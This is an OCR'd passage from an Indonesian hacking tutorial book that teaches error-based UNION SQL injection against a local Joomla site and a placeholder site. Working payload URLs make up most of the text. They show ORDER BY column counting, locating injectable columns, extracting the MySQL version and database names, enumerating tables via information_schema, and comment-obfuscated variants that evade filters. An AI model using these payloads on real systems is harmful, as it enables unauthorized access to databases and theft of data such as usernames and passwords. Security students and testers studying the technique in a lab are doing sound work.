
Satu hal lagi, jangan lupa untuk menempatkan karakter -- (dua buah tanda minus) di akhir sebuah perintah. Tanda double minus ini dikenal juga dengan nama *double null*.

Sekarang kita akan melakukan latihan, untuk mencari jumlah kolom dengan perintah **order by**.

Masukkan URL:

http://localhost/joomla/index.php/hacking-faq?view=category&id=77 **order by 1--**

Sewaktu saya menggunakan perintah *order by 1*-- kondisi situs web tetap tampil normal.



Gambar 4.23 Halaman situs web tetap normal

Kini saya mengganti order by menjadi **order by 2--**

http://localhost/joomla/index.php/hacking-faq?view=category&id=77 **order by 2--**

Situs web masih tampil normal.

Proses seperti di atas harus dilakukan terus sampai muncul pesan error.

http://localhost/joomla/index.php/hacking-faq?view=category&id=77 **order by 3--** → Situs web masih normal dan tidak ada pesan error

http://localhost/joomla/index.php/hacking-faq?view=category&id=77 **order by 4--** → Situs web masih normal dan tidak ada pesan error

http://localhost/joomla/index.php/hacking-faq?view=category&id=77 **order by 5--** → Situs web masih normal dan tidak ada pesan error

Sebagai tips tambahan, apabila Anda masih tidak menemukan kondisi error setelah 10x percobaan. Lakukan dengan angka kelipatan 10.

http://localhost/joomla/index.php/hacking-faq?view=category&id=77 **order by 10--** → Situs web masih normal dan tidak ada pesan error

http://localhost/joomla/index.php/hacking-faq?view=category&id=77 **order by 20--** → Situs web masih normal dan tidak ada pesan error

http://localhost/joomla/index.php/hacking-faq?view=category&id=77 **order by 30--** → Situs web menampilkan pesan error

Dengan cara di atas, kita bisa mencari pada nomor berapa error pertama kali muncul. Dalam hal ini kondisi error berarti berada antara 21 sampai dengan 30.

Maka kita gunakan kembali perintah order by.

http://localhost/joomla/index.php/hacking-faq?view=category&id=77 **order by 21--** → Situs web masih normal dan tidak ada pesan error

http://localhost/joomla/index.php/hacking-faq?view=category&id=77 **order by 22--** → Situs web masih normal dan tidak ada pesan error

http://localhost/joomla/index.php/hacking-faq?view=category&id=77 **order by 23--** → Situs web masih normal dan tidak ada pesan error


http://localhost/joomla/index.php/hacking-faq?view=category&id=77 **order by 24--** → Situs web masih normal dan tidak ada pesan error

http://localhost/joomla/index.php/hacking-faq?view=category&id=77 **order by 25--** → Situs web masih normal dan tidak ada pesan error

http://localhost/joomla/index.php/hacking-faq?view=category&id=77 **order by 26--** → Situs web masih normal dan tidak ada pesan error

http://localhost/joomla/index.php/hacking-faq?view=category&id=77 **order by 27--** → Situs web menampilkan pesan error

Selanjutnya apabila kita memasukkan order by 28, order by 29 dan seterusnya akan tetap terjadi error. Yang menjadi patokan kita adalah pada nomor berapa error untuk pertama kalinya terjadi. Oleh karena pesan error muncul sewaktu kita menggunakan *order by 27* maka diperoleh jumlah kolom yang digunakan adalah sebanyak 26 (27-1).



Gambar 4.24 Pesan error tampil

Sebagai bentuk modifikasi syntax dalam menggunakan order by ini adalah seperti berikut:

http://localhost/joomla/index.php/hacking-faq?view=category&id=77/**/**Order**/**/**by**/**/10--

Kita akan membahas mengenai modifikasi bentuk perintah tersebut dalam bab tersendiri.

Sebagai tambahan informasi, untuk kasus Blind SQL Injection, perintah yang digunakan adalah **AND (SELECT * FROM NAMA_TABEL) = 1**.

Perintah ini dapat bekerja apabila Anda telah mengetahui nama tabelnya terlebih dahulu.

MENCARI KOLOM YANG VULNERABLE

Melangkah pada step berikutnya, dari penjelasan sebelumnya misalnya kita sudah mengetahui bahwa sebuah situs web target memiliki 26 kolom. Tugas kita selanjutnya adalah mencari pada

kolom ke berapa yang memiliki celah untuk dilakukan SQL Injection. Istilah untuk mencari kolom yang vulnerable ini dikenal juga dengan sebutan mencari angka error, ada juga yang menyebutnya dengan istilah angka ajaib (*magic number*). Untuk melakukan hal ini, kita menggunakan perintah **UNION SELECT**. Namun ingat, tanda double minus tetap digunakan pada setiap akhir perintah.


Bentuk penerapan kodenya adalah:

http://localhost/joomla/index.php/hacking-faq?view=category&id=**-77 UNION SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26--**

Dalam pemakaian UNION SELECT ini, masukkan kembali tanda minus setelah tanda sama dengan. Setelah Anda memasukkan perintah di atas maka Anda akan melihat adanya angka yang muncul dalam sebuah halaman web. Angka atau nomor tersebut merupakan kolom yang memiliki celah untuk dilakukan serangan SQL Injection. Dari nomor kolom itulah kita bisa melihat informasi yang kita perlukan, seperti username atau password.

Ingat, angka 26 diambil dari banyaknya kolom yang kita peroleh dari langkah sebelumnya.

Perhatikan pada gambar di bawah terlihat muncul angka 9.



Gambar 4.25 Sebuah angka error muncul

Sebagai contoh lain, berikut ini tampilan sebuah situs web yang menampilkan beberapa angka error sekaligus, yaitu angka 2 dan 3.


Gambar 4.26 Beberapa angka error muncul sekaligus

Anda juga bisa memodifikasi bentuk perintah UNION SELECT menjadi:

http://localhost/joomla/index.php/hacking-faq?view=category&id=77/**/**UNION**/**SELECT**/**/1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26—

Setelah Anda menemukan angka error atau nomor kolom yang vulnerable, kita juga bisa mengubah nilai pada angka error dengan teks yang Anda inginkan untuk lebih meyakinkan Anda bahwa angka error tersebut memiliki celah keamanan. Untuk melakukan hal ini, Anda cukup memasukkan teks apa pun pada nomor angka error tersebut dalam tanda kutip. Untuk lebih jelas, coba lihat perintah di bawah ini.

http://localhost/joomla/index.php/hacking-faq?view=category&id=**-77 UNION SELECT 1,2,3,4,5,6,7,8,'SQL Injection'9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26--



Gambar 4.27 Teks yang diketik tampil

Apabila diperlukan Anda bisa mengubah tampilan angka yang tidak digunakan menjadi kata **null** atau angka **0**. Sebagai contoh, kita sekaligus bisa mencari versi MySql.

http://localhost/joomla/index.php/hacking-faq?view=category&id=-77 UNION SELECT null,null,null,null,null,null,null,null,@@version,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null—

atau

http://localhost/joomla/index.php/hacking-faq?view=category&id=-77 UNION SELECT 0,0,0,0,0,0,0,0,@@version,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0- -

Menentukan Versi SQL

Walaupun pada umumnya step yang dilakukan untuk melakukan aksi SQL Injection hampir sama untuk setiap versi SQL. Namun, dengan mengetahui versi SQL ini akan mempermudah kerja Anda dalam melakukan SQL Injection nantinya. Karena pada beberapa versi, SQL akan memiliki karekteristik yang sedikit berbeda. Misalnya, pada SQL versi 4 dengan SQL versi 5, akan berbeda cara mendapatkan informasi yang kita inginkan. Kita akan membicarakan hal ini pada bagian tersendiri dalam bab Blind SQL Injection.

Kita kembali pada pokok permasalahan, bagaimana menentukan versi SQL. Perintah yang akan kita gunakan adalah hampir sama dengan sebelumnya. Hanya saja kita akan menambahkan perintah **@@version** pada bagian angka yang tampil, dalam hal ini angka error 9.


Misalnya, dari URL sebelumnya adalah seperti berikut ini.

http://localhost/joomla/index.php/hacking-faq?view=category&id=**-77 UNION SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26--**

Yang harus kita lakukan adalah mengubah angka 9 dengan @@version.

http://localhost/joomla/index.php/hacking-faq?view=category&id=**-77 UNION SELECT 1,2,3,4,5,6,7,8,@@version,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26--**

Hasilnya, pada gambar di bawah ini terlihat saya menggunakan versi 5.1.41.



Gambar 4.28 Versi MySql

Apabila dari langkah sebelumnya Anda memperoleh beberapa angka error maka Anda bisa menggunakan perintah @@version pada salah satu angka. Misalnya, angka yang muncul adalah 2 dan 3 maka kita bisa menggantikan angka 2 atau 3 lalu menyisipkan perintah @@version pada bagian tersebut. Karena pada kedua nomor itulah merupakan bagian yang menjadi sasaran SQL Injection. Seperti berikut ini:

http://www.situsweb.com/product.php?id=-1 UNION SELECT 1,@@version,3,4 --

Atau:

http://www.situsweb.com/product.php?id=-1 UNION SELECT 1,2,@@version,4 --

Misalnya, kita menyisipkan perintah @@version pada nomor 2.

http://www.situsweb.com/product.php?id=-1 UNION SELECT 1,@@version,3,4 --

Maka hasil tampilannya seperti berikut ini.

Gambar 4.29 Versi MySql pada angka error 2

Sekarang kita lihat perbedaannya dengan mencoba lagi memasukkan perintah @@version pada nomor 3.

http://www.situsweb.com/product.php?id=-1 UNION SELECT 1,2,@@version,4 --

Maka hasil tampilannya seperti berikut ini.

Gambar 4.30 Versi MySql pada angka error 3

Dari dua gambar di atas, kita peroleh versi SQL yang digunakan adalah 5.0.51a-24+lenny5-log, atau umum disebut dengan versi 5 saja.

Selain menggunakan perintah **@@version** untuk menampilkan versi SQL, kita juga bisa menggunakan perintah **version()** atau **@@global.version**.

Pada beberapa kasus tertentu terdapat situs web yang tidak mau menampilkan versi SQL. Gunakanlah nilai hexadesimal, seperti berikut ini: **unhex(hex())**.

Dalam sebuah URL adalah sebagai berikut:

http://localhost/joomla/index.php/hacking-faq?view=category&id=-**77** UNION SELECT 1,2,3,4,5,6,7,8,**unhex(hex(@@version))**,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26--

Berikut beberapa contoh versi MySql:

- 4.1-log
- 4.3
- 5.1.52
- 5.0.75-0ubuntu10
- 5.0.77

- 5.0.91-log
- 5.0.92-community-log

Untuk tambahan informasi, perlu Anda ketahui, dari hasil versi yang ditampilkan kita juga dapat menebak sistem operasi apa yang digunakan. Misalnya, apabila pada tampilan versi terdapat pesan **–nt-log** ataupun **–log** lainnya, hal ini menandakan bahwa server tersebut menggunakan sistem operasi Windows. Namun, saat ini terkadang hasil yang ditampilkan akan menyembunyikan teks *–nt-log* tersebut. Sedangkan untuk versi lain **0ubuntu10**, menandakan server menggunakan sistem operasi Linux Ubuntu.

MENENTUKAN NAMA DATABASE

Menentukan nama database pada dasarnya bukanlah sesuatu yang begitu penting dalam melakukan aksi SQL Injection. Tetapi setidaknya hal ini bisa menjadi tambahan pengetahuan bagi Anda untuk meningkatkan kemampuan dalam memahami SQL Injection. Dengan mengetahui nama sebuah database, bisa saja Anda manfaatkan untuk hal lainnya.


Perintah yang digunakan untuk menemukan database adalah: **group_concat(schema_name)**:

http://localhost/joomla/index.php/hacking-faq?view=category&id=**-77** UNION SELECT 1,2,3,4,5,6,7,8,**group_concat(schema_name)**,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26 **FROM information_schema.schemata--**

Ingat, kita menyisipkan perintah **group_concat(schema_name)** pada bagian angka error yang memiliki vulnerable. Lalu pada akhir perintah kita tambahkan *FROM information_schema.schemata.*

Pembahasan mengenai 'information_schema' akan kita bicarakan dalam bagian tersendiri.

Berikut ini contoh hasil pemakaian perintah di atas, terdapat beberapa buah nama database.




Gambar 4.31 Nama database terlihat

Nama databasenya adalah teks yang terdapat setelah *information_schema,nama-database*.

Anda juga bisa menggunakan perintah **concat(database ())** untuk menampilkan nama database yang sedang digunakan.

http://localhost/joomla/index.php/hacking-faq?view=category&id=**-77** UNION SELECT 1,2,3,4,5,6,7,8,**concat(database())**,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26 FROM information_schema.schemata—



Gambar 4.32 Nama database

Perintah di atas juga bisa Anda modifikasi menjadi:

http://localhost/joomla/index.php/hacking-faq?view=category&id=**-77** UNION SELECT 1,2,3,4,5,6,7,8,**database()**,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26 FROM information_schema.schemata--

Apabila dalam proses, Anda memperoleh beberapa nomor target untuk mempercepat pekerjaan, Anda bisa menggabungkan pencarian informasi menjadi beberapa pencarian sekaligus. Misalnya, kita akan menampilkan informasi versi SQL sekaligus pula akan menampilkan nama database. Hal ini bisa dilakukan karena ada 2 angka error yang muncul. Jadi, kedua angka error tersebut bisa kita manfaatkan sekaligus. Misalnya, kita akan menampilkan nama database pada angka error 2 dan menampilkan versi SQL pada angka error 3.

http://www.situs.com/product.php?id=-1 UNION SELECT 1,**concat(database ()),@@version**,4 FROM information_schema.schemata--

Hasilnya bisa Anda lihat seperti contoh gambar di bawah ini.

Gambar 4.33 Pemakaian beberapa angka error sekaligus

Harap diingat atau catat nama database yang Anda dapatkan tersebut. Karena nanti kita akan memerlukannya. Perintah lain untuk mencari nama database selain **database()** adalah: **DB_NAME()** dan **@@database**.

Menemukan Nama Tabel

Apabila pada step sebelumnya Anda sudah menemukan nama database, sekarang kita akan mencari tahu nama tabel yang terdapat dalam database tersebut. Perintah yang digunakan pada dasarnya hampir sama dengan menentukan nama database, hanya saja terdapat sedikit penambahan perintah.


Perintah yang digunakan untuk menemukan database adalah: **group_concat(table_name)**

```
http://localhost/joomla/index.php/hacking-faq?view=category&id=-77
UNION SELECT 1,2,3,4,5,6,7,8,group_concat(table_name),10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26 FROM information_schema.tables WHERE table_schema=database()--
```

Walaupun kode atau perintah di atas terlihat panjang dan membingungkan, sebenarnya hal ini bisa dipahami dengan mudah. Apalagi jika Anda memiliki kemampuan untuk menggunakan SQL. Jadi, sangat saya sarankan juga Anda

mempelajari SQL. Secara ringkas, bisa saya jelaskan sebagai berikut: *Kelompokkan "group" (GROUP_CONCAT) nama tabel (table_name) secara bersama-sama dan ambil informasi dari (FROM) information_schema.tables yang mana "skema tabel" (table_schema) dapat ditemukan dalam database (database())*.


Berikut ini contoh hasil perintah di atas yang menampilkan nama tabel.



Gambar 4.34 Beberapa nama tabel muncul

Pada gambar di atas terlihat kalau nama tabelnya tidak tampil semuanya. Hal ini karena tempat untuk menampilkan semua nama tabel tidak mencukupi. Untuk menampilkan semuanya, Anda bisa mengakali dengan memilih semua area pada teks nama tabel tersebut kemudian salin dan paste pada Notepad atau MS Word. Atau cara yang lebih cepat dan gampang, Anda blok semua bagian dalam tampilan situs web tersebut menggunakan perintah **Ctrl+A** pada keyboard lalu paste atau tempel pada MS Word.

Berikut contoh hasil *paste* pada MS Word, terlihat nama tabel-tabelnya pada bagian yang saya beri tanda kotak.




Gambar 4.35 Menyalin nama tabel dalam MS Word

Kasus seperti ini terjadi karena keterbatasan tempat untuk menampilkan semua isi atau nama tabel yang diperoleh. Hal ini akan tergantung pada posisi nomor angka error yang terjadi. Bukan berarti semua kasus akan seperti ini, ada juga yang menampilkan secara teratur per baris.

Salah satu kekurangan dalam pemakaian perintah GROUP_CONCAT adalah jumlah karakter yang mampu ditampilkan adalah maksimal 1024 karakter. Akibatnya, Anda akan melihat adanya nama tabel yang terpotong. Untuk mengatasi permasalahan tersebut, kita bisa menggunakan perintah yang dimodifikasi.

http://localhost/joomla/index.php/hacking-faq?view=category&id=**-77** UNION SELECT 1,2,3,4,5,6,7,8,**table_name**,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26 **FROM information_schema.tables WHERE table_schema=database() LIMIT 0,1—**



Gambar 4.36 Nama tabel pertama

Fungsi syntax di atas untuk menampilkan hanya tabel yang pertama saja. Terlihat pada gambar di atas diperoleh informasi bahwa kolom pertama, bernama *jos_assets*. Dengan perintah yang dimodifikasi tersebut, apabila kita kehabisan karakter, katakanlah pada tabel ke-21 kita bisa menggunakan perintah:

http://localhost/joomla/index.php/hacking-faq?view=category&id=**-77** UNION SELECT 1,2,3,4,5,6,7,8,**table_name**,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26 **FROM information_schema.tables WHERE table_schema=database() LIMIT 20,1**--

Seperti yang saya contohkan di atas kita akan mencari nama tabel 21, tapi pada query-nya kita menuliskan 20,1 bukan 21,1. Hal ini karena perhitungannya dimulai dari 0 bukan dari 1. Sehingga untuk mencari tabel lainnya, misalnya 50 maka kita memasukkan query 49,1.

Sekarang saya akan menampilkan nama kolom yang saya peroleh dengan perintah GROUP_CONCAT.

jos_assets,jos_banner_clients,jos_banner_tracks,jos_banners,jos_categories,jos_contact_details,jos_content,jos_content_frontpage,jos_content_rating,jos_


core_log_searches,jos_extensions,jos_faqbook_items,jos_gbufacebook_faces,jos_languages,jos_menu,jos_menu_types,jos_messages,jos_messages_cfg,jos_modules,jos_modules_menu,jos_newsfeeds,jos_p

Tabel yang pertama adalah ***jos_assets***. Sehingga pemakaian LIMIT 0,1 adalah benar.

Sekarang kita coba memasukkan nilai LIMIT 1,1 untuk mencocokkan dengan nama tabel ke-2.

http://localhost/joomla/index.php/hacking-faq?view=category&id=-77 UNION SELECT 1,2,3,4,5,6,7,8,table_name,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26 FROM information_schema.tables WHERE table_schema=database() LIMIT 1,1- -

Hasilnya adalah jos_banner_clients; juga sesuai dengan perintah GROUP_CONCAT.



